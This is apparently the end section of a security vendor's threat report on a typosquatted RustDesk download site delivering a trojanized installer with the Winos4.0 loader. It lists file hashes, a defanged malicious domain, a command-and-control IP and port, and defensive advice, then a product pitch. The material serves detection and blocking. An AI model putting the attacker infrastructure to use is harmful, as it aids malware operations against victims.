File hashes (SHA256)

FileSHA256Classification
Trojanized installer330016ab17f2b03c7bc0e10482f7cb70d44a46f03ea327cd6dfe50f772e6af30Malicious
logger.exe / Libserver.exe5d308205e3817adcfdda849ec669fa75970ba8ffc7ca643bf44aa55c2085cb86Winos4.0 loader
RustDesk binaryc612fd5a91b2d83dd9761f1979543ce05f6fa1941de3e00e40f6c7cdb3d4a6a0Legitimate

Network indicators

Malicious domain: rustdesk[.]work

C2 server: 207.56.13[.]76:5666/TCP

In-memory payloads

During execution, the malware unpacks several additional components directly into memory:

SHA256SizeType
a71bb5cf751d7df158567d7d44356a9c66b684f2f9c788ed32dadcdefd9c917a107 KBWinosStager DLL
900161e74c4dbab37328ca380edb651dc3e120cfca6168d38f5f53adffd469f6351 KBWinosStager DLL
770261423c9b0e913cb08e5f903b360c6c8fd6d70afdf911066bc8da67174e43362 KBWinosStager DLL
1354bd633b0f73229f8f8e33d67bab909fc919072c8b6d46eee74dc2d637fd31104 KBWinosStager DLL
412b10c7bb86adaacc46fe567aede149d7c835ebd3bcab2ed4a160901db622c7~128 MBIn-memory payload
00781822b3d3798bcbec378dfbd22dc304b6099484839fe9a193ab2ed8852292307 KBIn-memory payload

How to protect yourself

The rustdesk[.]work campaign shows how attackers can gain access without exploits, warnings, or broken software. By hiding behind trusted open-source tools, this attack achieved persistence and cover while giving victims no reason to suspect compromise.

The takeaway is simple: software behaving normally does not mean it’s safe. Modern threats are designed to blend in, making layered defenses and behavioral detection essential.

For individuals:

  • Always verify download sources. Before downloading software, check that the domain matches the official project. For RustDesk, the legitimate site is rustdesk.com—not rustdesk.work or similar variants.
  • Be suspicious of search results. Attackers use SEO poisoning to push malicious sites to the top of search results. When possible, navigate directly to official websites rather than clicking search links.
  • Use security software. Malwarebytes Premium Security detects malware families like Winos4.0, even when bundled with legitimate software.

For businesses:

  • Monitor for unusual network connections. Outbound traffic on port 5666/TCP, or connections to unfamiliar IP addresses from systems running remote desktop software, should be investigated.
  • Implement application allowlisting. Restrict which applications can run in your environment to prevent unauthorized software execution.
  • Educate users about typosquatting. Training programs should include examples of fake websites and how to verify legitimate download sources.
  • Block known malicious infrastructure. Add the IOCs listed above to your security tools.

We don’t just report on threats—we remove them

Cybersecurity risks should never spread beyond a headline. Keep threats off your devices by downloading Malwarebytes today.
  •  
❌